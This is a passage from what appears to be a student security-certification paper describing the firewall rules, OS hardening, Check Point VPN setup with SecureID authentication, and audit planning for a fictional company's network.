Rule 22: Allows the NTP Server on the LAN to synchonize it's time with the NTP Server in the Router Management VLAN.
Rule 23: The same as Rule 21 except that it applies to the Gauntlet firewall.
Rule 24: The same as Rule 21 except that it applies to the DMZ web servers.
Rule 25: The same as the previous two rules except that it applies to the Router Management DMZ devices.
Rule 26: This allows the Customer web server to communicate with the customer database server in the Internet Services Area through Websphere MQ.
Rule 27: This is the same as above except that it facilitates occurrences when the database server initiates the connection.
Rule 28: This is the same as Rule 26 except that it refers to the Partner/Supplier web server.
Rule 29: This is the same as Rule 27 except that it refers to the Supplier/Supplier database server.
Rule 30: This allows the partners to access the database web frontend through a secure site requiring RSA SecureID authentication. The DMZ web server has to be able to talk back to the ACE server on the Internet Services Area to make this possible. The source IP address in this case is that of the partner's virtual site on the physical web server.
Rule 31: This is the same as Rule 30 except that it applies to the supplier virtual site.

2.2.3 Hardening the Firewall

The Gauntlet 6.0 application resides on a Solaris 8 box and hardening is carried out on the Operating System before the application is installed. Operating system hardening can never be underestimated. It's all very well having a working firewall rulebase, but if the operating system is not secure you're finished – it's like locking your front door and leaving the window open beside it. Unlike Check Point Firewall-1, whose application "wraps" itself around the operating system, hiding Operating System vulnerabilities from most scanning tools, Gauntlet sits happily on the OSI application layer and lets the lower layers take fend for themselves.

Upon installation of Solaris 8 on the box, Titan hardening scripts(downloadable from http://www.fish.com/titan/) are run on the box which will carry out most, if not all, of the tightening down of the operating system which is required. However, additional work will need to be carried out on the box, including the disabling of vulnerable services which are not required. Examples of these are NFS, NIS and RPC services, which are inherently insecure and in any case should be required on an Internet-facing system. ICMP redirects, source routed packets and IP packet forwarding are all disabled as Gauntlet 6.0 is acting as a firewall, not a router. They can also be used by an attacker to circumvent a network's perimeter defenses, due to their ability to change packet flow direction.

Once this hardening has been carried out, the application is installed.

2.3 VPN Solution

The VPN solution deployed by GIAC Enterprises is the Check Point Firewall-1 & SecureClient package, details of which are on Check Point's website(http://www.checkpoint.com/products/connect/vpn-1_clients.html)

Although not free, SecureClient has personal firewall functionality built into it, protecting GIAC staff from the Internet's powers of evil once they have dialed up to their local ISP. From here, the mobile staff will establish a VPN connection to GIAC's internal network via the VPN firewall.

Upon the creation of the VPN tunnel, the mobile users authenticate against the ACE Server on the LAN before they can access the services which they require. They are given a RSA SecureID keyfob which displays a six digit number that has to be entered to authenticate against the ACE server. For security reasons, this number changes every 60 seconds.

The VPN is set up so that the user is transparent to the ACE authentication process. Once they have successful negotiated this hurdle, they must authenticate against the Citrix Metaframe server by issuing their Citrix ICA credentials. These are compared against the user details stored on the SQL database and if legitimate, staff can avail of the published applications allocated to their profile stored on the Nfuse Server.

This is a secure solution worthy of the GIAC Enterprises "defense in depth" policy as even if the mobile staff member has their laptop stolen and their username and PIN number written down, the hacker still has 60 seconds to guess the keyfob number which will then change to another random value. The mobile staff are encouraged to keep their keyfob with them at all times.

As the source IP addresses of the mobile users cannot be tied down due to the dynamic assignment of IP addresses by the relevant ISP, the rules set up on the Check Point Firewall-1 VPN firewall will be(bearing in mind that the SSL Relay option is used when accessing the Citrix Server so that the firewall rule will not have to include ICA Client traffic):

SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALLATION
VPN Firewall	LAN ACE Server	RSA Secure ID	Accept	Log	* Policy Targets
GIAC Mobile Users	Citrix Server	SSL	Accept	Log	* Policy Targets

The encrypted VPN session terminates at the firewall. The key characteristics of the traffic are:

- Key exchange from the VPN client to the Check Point Firewall will use IKE.
- The traffic itself is Tunnel-Mode IPSec with ESP used for authentication and encryption.
- The encryption algorithm deployed will be Triple DES.

Split-tunneling is left on, as all traffic will be routed through to the corporate LAN via the VPN tunnel – there will be none routed through the ISP.

Check Point also deploys an 'implicit' rule set which is executed before any user-defined rule. Using the document referenced in the below URL -

http://secinf.net/firewalls_and_VPN/The_Firewall_Hardening_Guide/The_Firewall_Hardening_Guide_v01__Checkpoint_Firewall1_Specific_Requirements__Implicit_Rules_Rule_Zero_rules.html

- the following settings will be applied which will impact VPN connections:

(1) The ‘Accept Domain Name Queries’ check is unticked for both TCP and UDP and specific rules are created to handle DNS traffic. This is due to the default configuration allowing traffic on the DNS port to traverse the firewall without being controlled from any port.
(2) The FW-1 control connections setting is disabled and a rule created to only allow topology upgrades over port 264.
(3) The ‘Apply Gateway rules to interface direction’ option is set to “Inbound”, which applies policy rules to the VPN traffic as it enters the firewall.
(4) ‘TCP Session timeout’ is set to default 3600 sessions to balance the mobile staff’s needs against the risk of VPN session hijacking.
(5) ‘Accept UDP replies’ is enabled, allowing a reply channel to be created between the destination and the host once initial communication is established.
(6) ‘Allow outgoing packets’ has to be enabled, otherwise no traffic will ever leave the firewall in any direction.
(7) The ‘enable decryption upon accept’ is enabled to decrypt incoming packets even if the rule accepting the connection does not specify it.
(8) ‘Fastmode’ is disabled to allow encryption and authentication to take place.
(9) ‘Accept RIP’ is disabled as RIP is not running on the firewall. Static Route entries are deployed instead.
(10) ‘Accept ICMP’ is disabled as it is not required and can be used by an attacker for reconnaissance purposes, e.g. use ‘traceroute’ to map the network or ‘echo reply’ to determine if hosts or ports are listening.

As can be seen from the above firewall rules, the only traffic permitted through the VPN tunnel is SSL, which is needed for accessing the Citrix server. Once the user reaches this, the profile set up on the box determines what the user has access to.

GIAC believe this to be a cost-effective solution as dialing into the LAN via a modem or Cisco AS5300 Access Server would be very expensive if the staff member was outside Ireland. The solution also allows for greater bandwidth than a modem would offer.

2.4 VPN Tutorial


This tutorial will focus in greater depth as to how we set up Check Point Firewall-1 appliance to allow the VPN solution to be implemented.

- The first step is to define our encryption domain, which refers to all networks behind the firewall that VPN access will be allowed to. Due to the security model which GIAC wish to deploy, the only server to which access is permitted via VPN is the Citrix Server. Access will controlled from here as to the services available to the user via their profile, therefore the created group “firewall-domain” will only contain a network object referencing this box.
- The next step is to configure an IKE tunnel between the VPN-1 client and the Firewall. We open up the ‘Policy Editor’ on the Firewall Management Station and add a network object representing the firewall itself. As we are using Check Point 4.1 and SecureID for authentication, we will be configuring Check Point to use Hybrid IKE instead of the more insecure Aggressive Mode. Aggressive Mode passes usernames in clear-text and in any case is disabled by default when using VPN-1 NG.


To set up Hybrid Mode, we must first create an Internal Certificate Authority(CA) on the Management Station. This is to ensure that the SecureClient Client will ‘trust’ the site that it is exchanging encryption keys with. To do this we must install the Entrust Certificate Manager CD and configure the components as per the PDF file: support.checkpoint.com/kb/docs/public/firewall1/4_1/pdf/certificate_manager4_1.pdf
This document also discusses certificate management which will be required following the set-up of all users.

We then define a user to test this with by starting up the AM GUI client on the actual CA server(as in the screenshot below) and entering the First Officer a/c password as defined in step 9 of the PDF:


After hitting okay, we then select the 'File' and 'New User' options, fill in the appropriate username and password and save as specified below:




Then return to the AMC toolbar, highlight the new user, select the “Certificate Properties” and “create a new certificate” options. Enter the ‘Expiration Date’, ‘Reference Number’ and ‘Authorization Code’ as below:




On the Check Point Firewall, we create a new object representing the CA server, define the type of CA(in this case Entrust PKI) and obtain it’s .ini file by clicking on the object’s VPN-1 CM tab and pressing the ‘Get’ button as per the screenshots below:







We then generate the certificate for the CA Server by editing the object created for the Firewall itself on the Policy Editor and selecting the “Certificates” tab. We specify a nickname for the certificate, select the recently create CA server object and hit generate as per the screenshot below:




Now that we have generated the certificate, we return to the VPN tab of the firewall object and allow “Hybrid” Mode SecureClient Authentication within the IKE properties as per the screenshot below:



We then return to our recently-created user profile by hitting the 'Manage' and 'Users' tabs on the Firewall Policy Editor. We hit the 'Authentication' Tab, select the 'VPN and Firewall-1 password' option and enter the 8 digit password as below:



We then select the 'Encryption' tab and the hit "IKE". We then edit the properties and select "log" for successful Authentication Track:



- We now have to define firewall rules which we will push to the Firewall-1 appliance allowing the encrypted VPN sessions to take place. These will be near the top of the firewall rulebase:

SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALLATION
Any	VPN Firewall	RDP IKE	Client Encrypt	Long	* Policy Targets
GIAC Mobile Users@Any	Citrix Server	SSL	Client Encrypt	Long	* Policy Targets

The rules can be interpreted as follows:

(1) Allow any source IP address to authenticate with the VPN Gateway using IKE. RDP is needed to simplify encryption set-ups between the firewall and the VPN client.

(2) Allow GIAC mobile staff with valid usernames to access the Citrix server through SSL Relay.

- Lastly, we update the SecureClient Site. On the Client software on their laptop, we define a new site with the following configuration parameters and check the 'users.c' file to verify that this information has been received:

Edition=3DES:
MaxKeyLength=168
Encryption=1:
DesktopSecurityDefault=1: (Enabled)
DesktopSecurityAskUser=1: ("Silently" enables previous setting)
IncludeEntrustCertUtil=1:
IncludeBrandingFiles=0: (This would replace Check Point logo with another Bitmap file)
SupportFWZ=0: (disabled as we are using IKE)
Support3rdPartyGina=0: (disabled, as we are not using third party GINA.DLL3)
OvewriteEntINI=0: (disabled as we do not want to overwrite existing Entrust file)


Below is a snapshot of what this should look like:


```
: (10.29.105.62
        :obj (
                :type (node)
                : (10.29.105.62)
        )
        :dnsinfo ()
        :MgmtInternalCA (
                :public (
                        :value (010001)
                )
                :modulus (
                        :value (d4703f-TRUNCATED_VALUE-
5cdca066dfa4fc944f)
                )
                :cert (ffd3876-TRUNCATED_VALUE------TRUNCATED_VALUE-
010230)
                :dn ("O=boston,C=us")
                :date (38a4590a)
        )
```

After that, it's just a case of setting up all remaining users.

An example of how this can be done is as follows:


- On the Firewall-1 rulebase, hit the 'manage' tab and under the 'users' menu, select 'new user'. Enter the details as below under the general tab:





- Under ‘Authentication Scheme’, select “SecureID” as below:

- From here, you can set the VPN user's source and destination IP's. This can tie down a VPN user if a LAN-to-LAN solution is deployed, allowing external parties to dial into GIAC's network from their own corporate network. The source IP could be the NAT'ed address of the external parties firewall. However, as the only VPN clients will be mobile GIAC staff, who are dialing up to local ISP's, the source cannot be tied down. Therefore, this is set to 'Any'. Also, as the next slide shows below, time and day restrictions can be set for when the user is permitted to dial in. If we set restrictions, the mobile staff might have a few problems, so we leave this as is!!



- Lastly, we configure the user's IKE encryption scheme using the encryption tab. Then we ship them their SecureID keyfob and the SecureClient software to install on their laptops. We also provide them with the necessary topology download password and VPN Gateway firewall public address to allow them to establish a VPN connection with the Check Point appliance. We repeat the process for the remaining users.

3 Assignment 3 – Verifying the Firewall Policy

3.1 Introduction

Now that the Gauntlet firewall policy has been drawn up and implemented, it is time to test as to whether it meets it's intended purpose. The scope of this testing is that the policy blocks the traffic that it is meant to and let's through the traffic that GIAC Enterprises permits.

It should be noted that we are not only verifying that the rules are correct. This audit includes the security of the Operating system upon which the application resides. Therefore, vulnerability assessment using Internet Scanner(http://www.iss.net/products_services/enterprise_protection/vulnerability_assessment/scanner_internet.php) and Nessus (http://www.nessus.org/nessus_2_0.html) will also take place.

For the verification of the rules, the approach that we plan to take is to use Nmap (http://www.insecure.org/nmap/nmap_download.html) to carry out the following:

- Port scan the firewall to see what ports are listening and accepting connections. This will be done from an internal perspective and from the simulated viewpoint of the Internet.
- Verify the parties who can connect directly to the firewall.
- Verify that legitimate traffic is not blocked via a misconfiguration.
- Verify that "unwanted" traffic is not *permitted* via a misconfiguration.

Nmap offers the ability to format the TCP/UDP packets, e.g. enable SYN or ACK flags which will give our audit greater granularity. It also comes with Nessus which makes our lives easier!!

3.2 Planning the Audit

As this is a very important security audit which carries the risk of causing an outage on our external firewall, careful planning must take place to ensure the operation runs as smooth as possible.

Following consultation with the network administrators, it was agreed that the audit should take place between 3-7 AM which is the official 'permitted' downtime for the firewalls and web servers as stated within the relevant Service Level Agreements. As has been mentioned earlier, Tivoli Storage Manager back-ups take place at 3 AM. However, the expected duration of the backups is expected to last an hour, leaving the auditors free to carry out the tasks assigned to them. There is no major issue caused by the work carrying on past 7AM as

